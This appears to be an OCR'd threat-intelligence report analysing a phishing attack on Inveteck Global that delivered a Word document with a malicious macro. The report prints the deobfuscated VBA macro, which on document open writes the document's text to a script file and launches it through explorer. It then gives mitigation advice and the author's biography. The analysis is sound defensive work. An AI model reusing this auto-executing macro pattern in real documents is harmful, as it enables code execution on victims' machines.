
SEPTEMBER CYBERSECURITY INTELLIGENCE

This document contains a brief analysis of cyber attacks launched against organisations such as Inveteck Global. This document should be used by cyber intelligence team to further understand attack trends and protect their organisations.



attempted request.zip attack on Inveteck Global

The image above shows request.zip bypassing all email security and getting to the inbox. This isn't flagged as malicious. Why?

1. It's in a zip format. This prevents antivirus and malware scanners from analysing the file in the mail server used here.
2. The file is sent from a legitimate source. Attackers compromised the email server of garoofinginc (adryroof.com) to send such a file.

```
root@inveteck:~/Desktop/malware-analysis# curl -I garoofinginc.com
HTTP/1.1 301 Moved Permanently
Server: nginx/1.16.1
Date: Sat, 11 Sep 2021 10:36:38 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Location: http://adryroof.com
```

garoofinginc.com to adryroof.com

Physical location of garoofinginc which is permanently closed.

physical location of garoofinginc

checking the email header shows the return-path of the compromised email server which belongs to the user victor. Replying to this email will go back to the attacker since he has access to the account.


```
Return-Path: <victor@garoofinginc.com>
Delivered-To: info@inveteckglobal.com
```

email header analysis

Checking out the metadata of the doc file, we notice attackers are abusing the macros feature in microsoft word 97-2003. A malicious script is stored in macros with the microsoft office file.

metadata of doc file

After analysing the doc file, we notice an unclean script embedded in the macros.



script in macros

Here we can neatly format the malicious macro script.


```
Sub document_open()
XR "caCurrPw.h", ""
End Sub
-------------------------------------------------------------------------------
VBA MACRO usPw.bas
in file: /root/Desktop/malware-analysis/file_09.21.doc - OLE stream: u'Macros/VBA/usPw'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub XR(caPrevCurr, usDeUs)
Open caPrevCurr & "ta" For Output As #1
Print #1, Replace(ActiveDocument.Range.Text, "#-", "")
Close #1
prevDt caPrevCurr, "expl"
End Sub
Sub prevDt(caPrevCurr, currPwDe)
Set caCaDt = New IWshRuntimeLibrary.WshShell
With caCaDt
.exec "c:\\..\\..\\..\\windows\\" + currPwDe + "orer " + caPrevCurr & "ta"
End With
End Sub
```

clean macro script

Basically the script does the following:


1. When a document is opened and macros is enabled, the script gets executed.
2. Script opens a file and writes to another file.
3. Enumerate windows applications with shell application object.
4. Run a system command.

After uploading doc file to virustotal, this file gets flagged by 15/61 antivirus engines at the time of the scan. Virustotal analyze suspicious files and URLs to detect types of malware, automatically share them with the security community.



virustotal scan

Virustotal gives a brief history of the doc file.



history of doc file

This scan is first submitted by Inveteck Global from the image history above.

Mitigation & Recommendations

1. Users can be trained to identify social engineering techniques and spear phishing emails.
2. Always check file extensions carefully (attackers mostly prefer sending .doc, .hta, .exe, .scr, .exe, .pif, .cpl etc)
3. Monitor for suspicious descendant process spawning from Microsoft Office and other productivity software.
4. Conduct periodic security assessments (VAPT).

By:
Blay Abu Safian
Founder, Inveteck Global
www.inveteckglobal.com
+233 (20) 236-6048

Brief History

BLAY ABU SAFIAN

Founder, Inveteck Global
Former CTF Team Lead for the Black Cyber Security Association (USA)
Engineer
Exploit Developer
Cyber Security Researcher
International Cyber Security (Offensive) Speaker & Training

Achievements:

Conducted Training with Defense Intelligence and Directorate of Information Technology of the Ghana Armed Forces. (Cyber Intelligence)
Speaker at EOCON Conference 2020 (CAMEROON) (Breaking into IOT)
Speaking at the Diana Initiative 2021 (USA) (Breaking into OT/ICS)
Speaker at BSIDES MAHARASHTRA Conference 2020 (INDIA) (Adversary Initial Foothold into Networks)
Blacks In Cybersecurity 2nd Place SocksCTF winner. (USA)

Publications

https://thebftonline.com/20/07/2020/blay-abu-safians-thoughts-voters-id-card-vulnerability/

https://www.owasp.org/images/e/eb/Waf-filter-404-not-found.pdf

https://owasp.org/www-chapter-ghana/assets/slides/owasp-presentation-googling.pdf

https://www.modernghana.com/news/1047616/the-offensive-approach-to-ghanas-voter-data-expos.html

https://inveteck.medium.com/practical-demo-of-the-unconstrained-delegation-attack-9b4891b70 c78

https://www.exploit-db.com/exploits/48593 (CVE-2020-26051)

https://www.exploit-db.com/exploits/48522 (CVE-2020-26052)

Services:

Cybersecurity Consultancy
Cybersecurity Awareness/ hygiene
Practical Ethical Hacking Training
Vulnerability Assessment
Penetration Testing
Secured Code Development (software development with security in mind)